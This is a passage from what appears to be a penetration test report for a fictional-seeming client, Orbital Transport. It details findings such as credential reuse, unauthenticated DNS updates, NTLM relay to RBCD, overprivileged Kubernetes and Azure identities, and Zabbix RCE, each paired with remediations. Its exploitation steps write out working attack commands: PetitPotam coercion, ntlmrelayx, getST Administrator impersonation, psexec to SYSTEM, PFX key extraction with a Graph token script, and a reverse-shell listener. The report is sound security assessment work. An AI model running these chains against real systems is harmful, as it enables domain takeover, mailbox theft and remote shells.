SYG Security discovered a re-used password existing on the 192.168.1.150 and 192.168.1.25 machines. These credentials allow the team to log in to the root and admin accounts of the SSH and SMB services respectively.

Business Impact Description:
Successful exploitation of this vulnerability allows threat actors to open more gateways for lateral movement on different machines on the corporate network, as well as ruin the confidentiality of any data that is displayed on these systems and cause reputational damage to OT.

Likelihood Description:
Exploitation is highly likely, as threat actors only need to breach the Gitea for root credentials, as seen in Figure 33. After that, basic security knowledge is all that is required in order to locate the initial password and breach the admin account.

MITRE ATT&CK T1110 - Brute Force M1027 - Password Policies

EXPLOITATION DETAILS

1. **Acquire root credentials**
   Acquire the root password from the Gitea repository on 192.168.1.150:3000,

as seen in Figure 33



Figure *33. Creds found in Gitea source code*

2. **Breach admin account**
   Use the acquired credentials to perform any actions on the 192.168.1.25 machine.



Figure *34. Running NXC to breach the admin account*

Remediations:

1. SYG encourages OT to change at least one set of credentials to avoid repetition.
2. SYG also recommends that OT establishes stronger password policies to reduce the risk of repetitive or weak credentials across different systems.

Resources:

- OWASP Authentication

END OF FINDING BLOCK

6.2.2 Internal Business Documents in SMB

CVSS Score :	7.1	Likelihood:	CRITICAL
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:L/SI:N/SA:N	Impact:	HIGH

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.5	SMB	445	x

Vulnerability Description:
SYG Security discovered confidential business documents located on a server message block (SMB) network on the Domain Controller machine. SMB is a network protocol that allows clients on a network to communicate and transfer data between each other. SYG was able to gain access to the internal documents with the contract.test account, a low privileged user on the Domain Controller system through the SMB network.

Business Impact Description:
Successful exploitation of this vulnerability gives threat actors access to confidential documents located in OT's network. This can lead to a loss of confidentiality for the company as well as possible reputational and monetary damages.

Likelihood Description:
Exploitation is highly likely as threat actors are only required to garner access to a low privileged user on the Domain Controller machine in order to read and extract the confidential documents.

MITRE ATT&CK T1005 - Data from Local System M1057 - Data Loss Prevention

EXPLOITATION DETAILS

3. **Login to SMB**
   Login to the SMB network using the contract.test account.

```
smbclient -U <user> "//192.168.1.5/Orbital Share"
```

4. **View documents**
   Run ls to view the contents in the share.

```
ls
```

```
smb: \> recurse on
smb: \> ls
  .                                   D        0  Thu Mar 26 19:45:48 2026
  ..                                DHS        0  Fri Apr 10 18:11:25 2026
  Finance                             D        0  Thu Mar 26 19:59:16 2026
  HR                                  D        0  Thu Mar 26 19:59:37 2026
  Marketing                           D        0  Thu Mar 26 19:59:53 2026
  Operations                          D        0  Thu Mar 26 22:40:59 2026

\Finance
  .                                   D        0  Thu Mar 26 19:59:16 2026
  ..                                  D        0  Thu Mar 26 19:45:48 2026
                                      A     8077  Thu Mar 26 19:52:12 2026
                                      A     7540  Thu Mar 26 19:52:24 2026
                                      A    37740  Thu Mar 26 19:54:45 2026

\HR
```

Figure *35. Accessing internal documents*

Remediations:

1. SYG Security recommends that OT reevaluates the level of privilege certain user accounts on the system have to lower the risk of breaches on confidential documents.
2. If not possible, SYG recommends that OT moves the files to a location that is more secure to prevent low-privilege users from viewing the documents.

Resources:

- OWASP Authorization

END OF FINDING BLOCK

6.2.3 Unauthenticated Dynamic DNS Update

CVSS Score :	8.7	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:N/VI:H/VA:H/SC:H/SI:H/SA:H	Impact:	HIGH

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.5	DNS	53	v0.15.0

Vulnerability Description:
The ExternalDNS deployment is configured with the --rfc2136-insecure flag, which sends dynamic DNS updates to the Active Directory DNS server (192.168.1.5) over RFC 2136 without any authentication mechanism such as TSIG or GSS-TSIG. This allows any network-adjacent attacker to inject, modify, or delete arbitrary DNS records in the orbital.transport zone using standard tools like nsupdate, enabling DNS poisoning, traffic redirection, and man-in-the-middle attacks against internal services.

Business Impact Description:
Exploitation allows an attacker to inject, modify, or delete arbitrary DNS records in the orbital.transport zone, enabling phishing, credential harvesting, man-in-the-middle attacks against internal services, and traffic redirection that could disrupt launch-critical OT operations and cause significant financial and reputational damage. Compromised DNS records can silently redirect users to attacker-controlled infrastructure, exposing PII and authentication credentials while undermining trust in the organization's operational technology environment and potentially halting business operations entirely.

Likelihood Description:
Any host with network reachability to the DNS server on port 53 can inject records using the standard nsupdate utility with zero authentication, making exploitation trivial and requiring no specialized tooling or elevated privileges. The ExternalDNS

deployment is explicitly configured with --rfc2136-insecure, confirming that the attack surface is active by design and exploitable by any insider or any attacker with network access to 192.168.1.5.

MITRE ATT&CK	T1584.002 - Compromise Infrastructure T1071.004 - Application Layer Protocol	M1035 - Limit Access to Resource M1041 - Encrypt Sensitive Info

EXPLOITATION DETAILS

1. **Create DNS update file**
   Put these in a file named dns-exploit.txt and then commit using `nsupdate dns-test.txt`

```
server 192.168.1.5
zone orbital.transport
update add pentest-canary.orbital.transport 60 A 10.255.255.255
send
```

2. **Verify DNS update has worked**

```
dig @192.168.1.5 pentest-canary.orbital.transport A +short
```

```
┌──(root㉿kali)-[/home/kali]
└─# dig @192.168.1.5 pentest-canary.orbital.transport A +short
10.255.255.255
```

Figure *36. DNS record injection*

Remediations:

1. Replace --rfc2136-insecure with --rfc2136-tsig-secret / --rfc2136-tsig-keyname in the ExternalDNS deployment to enforce TSIG-authenticated updates (or use --rfc2136-gss-tsig for Kerberos/GSS-TSIG integration with Active Directory).
2. On the AD DNS server, restrict the orbital.transport zone's allow-update ACL to only the ExternalDNS service account (or its specific IP/Kerberos principal), denying all other dynamic update sources.

Resources:

- ExternalDNS RFC 2136 Provider , TSIG Configuration
- Microsoft , Secure Dynamic DNS Updates (AD-Integrated Zones)

END OF FINDING BLOCK

6.2.4 NTLM Relay to RBCD on Authorization-Center

CVSS Score :	8.8	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L	Impact:	HIGH

Affected Scope			
IP Addresses	**Service**	**Port**	**Version**
AUTHORIZATION-C - 192.168.1.25 DC01 - 192.168.1.5	SMB LDAP	445 389	2 X

Vulnerability Description:
The AUTHORIZATION-CENTER at 192.168.1.25 does not enforce SMB signing, and the Domain Controller does not enforce LDAP signing or channel binding. This combination enables an NTLM relay attack where an attacker coerces AUTHORIZATION-CENTER to authenticate to an attacker-controlled server via PetitPotam, relays that authentication to LDAP on the Domain Controller, uses the relayed AUTHORIZATION-CENTER$ machine account to modify its own msDS-AllowedToActOnBehalfOfOtherIdentity attribute, granting a newly created attacker-controller machine account Resource-Based Constrained Delegation (RBCD) rights over AUTHORIZATION-CENTER. The attacker can then use S4U2Proxy to request a Kerberos service ticket impersonating any domain user including Administration on AUTHORIZATION-CENTER, achieving full administrative access to the hosts without requiring any existing credentials beyond a standard domain to initiate coercion.

Business Impact Description:

Successful exploitation grants an attacker full administrative access to AUTHORIZATION-CENTER which hosts the Orbital Transport Active Directory Certificate Services (ADCS) certificate authority. Compromise of the ADCS host allows an attacker to issue fraudulent certificates for any identity in the domain,

establish persistent access that survives password resets, and potentially escalate to full domain compromise via certificate-based attacks. Such an attack results in loss of confidentiality, integrity, and availability of the certificate infrastructure and all systems that rely on it for authentication. Business operations dependent on certificate-based authentication and encryption will be at risk, potentially leading to significant financial loss and reputational harm.

Likelihood Description:
Exploitation of this vulnerability is highly likely as it only requires valid domain credentials to initiate the PetitPotam coercion and network access to AUTHORIZATION-CENTER and the Domain Controller. Any standard domain user account is sufficient, no elevated privileges are required. The attack chain is well documented with publicly available tooling and can be executed in under ten minutes. The combination of disabled SMB signing on AUTHORIZATION-CENTER and disabled LDAP signing on the DC creates the conditions for this attack to succeed reliably.

MITRE ATT&CK	T1187 , Forced Authentication T1557 , SMB Relay T1484.001 , Domain Policy Modification	M1035 - Limit Access to Resource Over Network M1042 - Disable or Remove Feature or Program M1047 - Audit

EXPLOITATION DETAILS

1. **Start a listener with ntlmrelayx**

```
impacket-ntlmrelayx -t ldap://192.168.1.5 --no-http-server -smb2support
--remove-mic --delegate-access
```

2. **Coerce Authentication on AUTHORIZATION-CENTER with PetitPotam**
   Use the PetitPotam tool to coerce authentication to the attacker's server

```
./PetitPotam.py 192.168.1.113 192.168.1.25 -u <user> -p <password>
```



Figure *37. Privilege escalation via AD*

3. **Capture response with new computer added computer with RBCD rights over AUTHORIZATION-CENTER**




Figure *38. Capturing response over AUTHORIZATION-CENTER*

4. **Use impacket-getST to exploit RBCD and capture TGT as administrator**

```
impacket-getST -spn cifs/AUTHORIZATION-CENTER.orbital.transport -impersonate
Administrator 'orbital.transport/IZWXZQKU$:<password>' -dc-ip 192.168.1.5
```




Figure *39. Capturing TGT*

5. **Export the extracted kerberos ticket and use it**

```
export
KRB5CCNAME=Administrator@cifs_AUTHORIZATION-CENTER.orbital.transport@ORBITAL.TRA
NSPORT.ccache
```

6. **Authenticate as SYSTEM onto Authorization-Center with psexec**

```
impacket-psexec -k -no-pass AUTHORIZATION-CENTER.orbital.transport
```

```
┌──(kali㉿kali)-[~/PetitPotam]
└─$ impacket-psexec -k -no-pass AUTHORIZATION-CENTER.orbital.transport
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on AUTHORIZATION-CENTER.orbital.transport.....
[*] Found writable share ADMIN$
[*] Uploading file PlDAcLUV.exe
[*] Opening SVCManager on AUTHORIZATION-CENTER.orbital.transport.....
[*] Creating service NyXc on AUTHORIZATION-CENTER.orbital.transport.....
[*] Starting service NyXc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Figure *40. Authenticating as SYSTEM*

Remediations:

1. SYG recommends OT enable SMB signing on AUTHORIZATION-CENTER as this is the single most impactful remediation, preventing the relay attack entirely

Enable SMB signing on the client side.

```
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters"
`
  -Name "RequireSecuritySignature" -Value 1 -Type DWord
```

Enable SMB signing on the server side.

```
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" `
  -Name "RequireSecuritySignature" -Value 1 -Type DWord
```

2. SYG also recommends OT enable LDAP signing on the Domain Controller as this prevents relayed machine account authentication from modifying AD objects

Enable LDAP signing on the Domain Controller.

```
Set-ItemProperty -Path
'HKLM:\System\CurrentControlSet\Services\NTDS\Parameters' -Name
LDAPServerIntegrity -Value 2
```

Enable LDAP channel binding.

```
$RegPath = "HKLM:\System\CurrentControlSet\Services\NTDS\Parameters"
New-ItemProperty -Path $RegPath -Name LdapEnforceChannelBinding -Value
2 -PropertyType DWORD
```

Resources:

- Control SMB signing behavior
- Enable LDAP Signing

END OF FINDING BLOCK

6.2.5 Overprivileged HELIX Dashboard Service Account

CVSS Score :	8.8	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H	Impact:	HIGH

Affected Scope			
IP Addresses	**Service**	**Port**	**Version**
Desolator-1 - 192.168.1.101 Desolator-2 - 192.168.1.102 Desolator-3 - 192.168.1.103	HELIX Kubernetes API	8080 6443	v2.4.1 v1.34.4

Vulnerability Description:
The helix-dashboard service account in the helix namespace has been explicitly bound to the cluster-admin ClusterRole via the helix-dashboard-cluster-admin ClusterRoleBinding across all three Desolator clusters. This grants the service account unrestricted access to all Kubernetes API operations across all namespaces including the ability to create privileged pods, read all cluster secrets, modify RBAC configurations, and deploy arbitrary workloads. A dashboard application requires only read access to pod metrics and status, the cluster-admin grant far exceeds any legitimate operational requirement.

Business Impact Description:
Successful exploitation allows an attacker who obtains the helix-dashboard service account token to immediately gain unrestricted control over all three Desolator Kubernetes clusters. Combined with the HELIX path traversal vulnerability which exposes the token without authentication, this misconfiguration directly enables full root access on all three launch control nodes. Such an attack results in total loss of confidentiality, integrity, and availability of the launch control infrastructure. Business operations dependent on the Desolator launch systems will cease to function and the integrity of launch control software cannot be guaranteed, potentially leading to catastrophic physical consequences and significant financial and reputational harm to Orbital Transport.

Likelihood Description:
Exploitation of this vulnerability is highly likely as it only requires obtaining the helix-dashboard service account token which was demonstrated via the unauthenticated HELIX path traversal vulnerability requiring no credentials. Once the token is obtained, using it to perform cluster-admin operations requires only basic kubectl commands. The same misconfiguration exists identically across all three desolator clusters as the configuration is deployed via a shared ArgoCD GitOps pipeline, meaning exploitation is immediately reproducible across the entire launch control infrastructure.

MITRE ATT&CK	T1552.007 - Container API T1611 , Escape to Host T1610 , Deploy Container	M1026 – Privileged Account Management M1018 – User Account Management M1022 – Restrict File and Directory Permissions

EXPLOITATION DETAILS

1. **Confirm cluster-admin Binding**
   Retrieve and inspect the ClusterRoleBinding to confirm the helix-dashboard service account is bound to cluster-admin.

```
kubectl get clusterrolebinding helix-dashboard-cluster-admin -o yaml
```

```
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: cluster-admin
subjects:
- kind: ServiceAccount
  name: helix-dashboard
  namespace: helix
```

Figure *41. Inspecting cluster-admin Binding*

2. **Confirm the Unrestricted Cluster Access**
   Verify the service account token grants unrestricted cluster-admin access. Output should return `yes`.

```
kubectl auth can-i '*' '*' --as=system:serviceaccount:helix:helix-dashboard
```

Remediations:

1. SYG encourages OT to audit all ClusterRoleBindings across all clusters regularly to detect unnecessary cluster-admin grants
2. SYG strongly recommends OT implement Kubernetes audit logging to alert on cluster-admin usage by non-system service accounts
3. SYG also recommends OT implement the principle of least privilege across all Kubernetes deployments

Resources:

- Kubernetes RBAC Documentation
- OWASP Kubernetes Security Cheat Sheet

END OF FINDING BLOCK

6.2.6 Weak Zabbix Admin Credentials

CVSS Score :	8.8	Likelihood:	CRITICAL
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L	Impact:	HIGH

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.150/zabbix	HTTP	80	7.4.8

Vulnerability Description:
SYG Security was able to perform a brute force attack into the Zabbix monitoring console on 192.168.1.150/zabbix due to weak admin credentials. This resulted in SYG gaining full access to the Zabbix console with the admin privileges on the web interface.

Business Impact Description:
Successful exploitation of this vulnerability allows threat actors to access the highest privileges on Zabbix, allowing them to fully monitor almost all of the machines on the OT corporate network and access any other information contained on the server such as current diagnostic problems and user lists, leading to a loss in confidentiality for the company.

Likelihood Description:
Exploitation is critically likely as the credentials used for authentication can be easily guessed by a threat actor.

MITRE ATT&CK T1110 - Brute Force M1027 - Password Policies

EXPLOITATION DETAILS

3. **Visit webpage**
   Visit the webpage that is hosting the Zabbix console

```
http://192.168.1.150/zabbix
```




Figure *42. Zabbix login page*

4. **Log into Zabbix**
   Brute force into the Zabbix console by guessing the admin credentials



Figure *43. Zabbix dashboard*

Remediations:

1. SYG recommends changing to a stronger password to increase the difficulty of a brute force attack.
2. SYG also recommends implementing a password policy for this application, requiring users to adhere to password requirements when creating a password.

Resources:

- Testing for Weak Password Policy

END OF FINDING BLOCK

6.2.7 Overprivileged Azure Service Principal Role Assignments

CVSS Score :	8.1	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:H/SI:N/SA:N	Impact:	HIGH

Affected Scope			
Resources	**Service**	**Port**	**Version**
ORBITAL-TRANSPORT-STORAGE ORBITAL-TRANSPORT-MAIL	Azure	X	X

Vulnerability Description:
Two Azure service principals in the Orbital Transport tenant have been granted excessive permissions that violate the principle of least privilege. The ORBITAL-TRANSPORT-STORAGE-APP has been assigned the Storage Blob Data Reader and Reader roles scoped to the entire orbitaldatastore storage account rather than the specific container it requires, granting read access to all containers including orbital-storage-app-secrets which contains sensitive PFX certificates and service principal credentials. The ORBITAL-TRANSPORT-MAIL-APP service principal has been granted application-level Mail.Read and User.Read.All Microsoft Graph permissions, allowing the application to read all mailboxes across the entire tenant and enumerate all users without any user consent or interaction. Application-level Graph permissions grant tenant-wide access, a properly configured mail application should use delegated permissions scoped to specific mailboxes only.

Business Impact Description:
Successful exploitation of these overly permissive service principals allowed an attacker to read all blob containers in the Orbital Transport storage account including sensitive credential stores, and to read all employee and executive emails across the entire Microsoft 365 tenant. The broad storage permissions led directly to the theft of PFX certificates used to further compromise the Azure tenant, while the

tenant-wide email read access enabled discovery of privileged access management credentials leading to Domain Administrator escalation. Such an attack results in total loss of confidentiality of all organizational communications and cloud-stored assets, significant regulatory liability from the exposure of sensitive business data, and potential financial loss from the downstream domain compromise enabled by these excessive permissions.

Likelihood Description:
Exploitation of this vulnerability is highly likely as it requires valid Azure credentials or access tokens for the affected service principals, which were obtained via the exposed SAS token and subsequent blob storage access. Once authenticated as either service principal the excessive permissions are immediately exploitable with standard Azure CLI or Microsoft Graph API calls. The overly broad scope of both service principals means any compromise of their credentials grants far greater access than intended, significantly amplifying the impact of credential exposure.

MITRE ATT&CK	T1530 - Data via Cloud Storage T1114 - Email Collection T1552.008 - Chat Messages T1078.004 - Cloud Accounts	M1026 – Privileged Account Management M1018 – User Account Management

EXPLOITATION DETAILS

1. **Authenticate as ORBITAL-TRANSPORT-STORAGE-APP using stolen PFX**

```
Connect-AzAccount -TenantID <ID> -ApplicationID <ID> -CertificatePath
<path/to/pfx>
```

Enumerate privileges for ORBITAL-TRANSPORT-STORAGE-APP

```
Get-AzRoleAssignment
```




Figure *44. Enumerating privileges*

2. **Connect to ORBITAL-TRANSPORT-MAIL-APP via stolen PFX**
   Authenticate to ORBITAL-TRANSPORT-MAIL-APP via pfx found in orbital-storage-app-secrets container

```
Connect-AzAccount -TenantID <ID> -ApplicationID <ID> -CertificatePath
<path/to/pfx>
```

3. **Extract Private Key and Certificate from PFX File**

```
openssl pkcs12 -in OrbitalTransportEmailApp.pfx -nocerts -nodes -out email.key
-passin pass:
openssl pkcs12 -in OrbitalTransportEmailApp.pfx -nokeys -out email.crt -passin
pass:
```

4. **Execute the following python script to obtain JWT from Microsoft Graphs**

```
import msal, json

with open('/tmp/email.key', 'r') as f:
    private_key = f.read()

app = msal.ConfidentialClientApplication(
    '<app ID>',
    authority='https://login.microsoftonline.com/<app ID>',
    client_credential={
        "private_key": private_key,
        "thumbprint": "<thumbprint>"
    }
)

token =
app.acquire_token_for_client(scopes=['https://graph.microsoft.com/.default'])
print(token['access_token'])
```



Figure *45. Executing python script*

5. **Decode the JWT in a locally hosted CyberChef instance**



Figure *46. Decoding JWT token*

Remediations:

1. SYG encourages OT to scope the ORBITAL-TRANSPORT-STORAGE-APP role assignment to the specific container it requires rather than the entire storage account by replacing the current assignment with a container-scoped role.
2. SYG recommends OT remove the Reader role from the ORBITAL-TRANSPORT-STORAGE-APP if not required for application functionality
3. Replace application-level Graph permissions on ORBITAL-TRANSPORT-MAIL-APP with delegated permissions scoped to specific mailboxes, if application permissions are required implement access policies to restrict which mailboxes can be accessed
4. Store sensitive assets in Azure Key Vault rather than blob storage. PFX certificates and service principal credentials should never be stored in blob containers

Resources:

- Best practices for Azure RBAC
- Application and Delegated Permissions for Access Tokens

END OF FINDING BLOCK

6.2.8 Zabbix RCE

CVSS Score :	9.4	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L	Impact:	HIGH

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.150/zabbix	HTTP	80	7.4.8

Vulnerability Description:
SYG Security discovered Remote Code Execution (RCE) on the Zabbix monitoring console. Threat actors can use the script alerts page on Zabbix to formulate a reverse shell payload and run additional commands.

Business Impact Description:
Successful exploitation of this vulnerability allows threat actors to run arbitrary commands on the linux machine hosting Zabbix with the privileges of the logged in user, leading to higher risks of system control, data theft, or disruption of the corporate network.

Likelihood Description:
Exploitation is highly likely, as threat actors can access the vulnerable page on Zabbix by initially brute forcing the admin account's weak credentials in order to formulate a common publicly accessible payload into the scripts.

MITRE ATT&CK T1210 - Exploitation of Remote Services; M1050 - Exploit Protection

EXPLOITATION DETAILS

1. **Locate the scripts**
   Login to Zabbix and navigate to the "Scripts" page.




Figure *47. Zabbix scripts dashboard*

2. **Run a payload**
   Replace the test script with a reverse shell payload.



3. **Catch the script**
   Establish a listener and catch the reverse shell payload.

```
rlwrap nc -lvnp 4444
```




Figure *48. Zabbix reverse shell*

Remediations:

1. SYG recommends OT to avoid calling out to system commands with user input in order to prevent the injection of malicious payloads.
2. If not possible, SYG recommends that OT implements stronger input validation against user input.

Resources:

- OWASP Command Injection

END OF FINDING BLOCK

6.3 MEDIUM-RISK FINDINGS

6.3.1 PetitPotam: CVE-2021-36942

CVSS Score :	5.3	Likelihood:	CRITICAL
CVSS Vector:	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N	Impact:	MEDIUM

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.5	TCP	135	X

Vulnerability Description:
SYG Security discovered the affected host to be vulnerable to CVE-2021-36942 (PetitPotam). This vulnerability leverages a flaw that allows an unauthenticated attacker to utilize the LSARPC interface to coerce authentication from a Domain Controller to another target. This coercion can be chained with other techniques such as NTLM relaying or credential harvesting. These techniques commonly result in complete compromises of Active Directory instances.

Business Impact Description:
The vulnerability alone does not lead to significant risk to OT. However, combined with other attacks such as relaying, ADCS attacks, or hash cracking, an attacker has the capability to cause downtime of the affected scope and the Active Directory domain, exfiltration of sensitive information, and reputational harm to OT.

Likelihood Description:
This vulnerability is likely to be exploited because it is well known and there are many public tools that exploit this. Additionally, this vulnerability only requires network access to the affected host because it requires no authentication.

MITRE ATT&CK T1190 - Exploit Public-Facing Application; M1051 - Update Software

EXPLOITATION DETAILS

1. **Run the PetitPotam tool**

```
./PetitPotam.py <kali IP> <target IP>
```

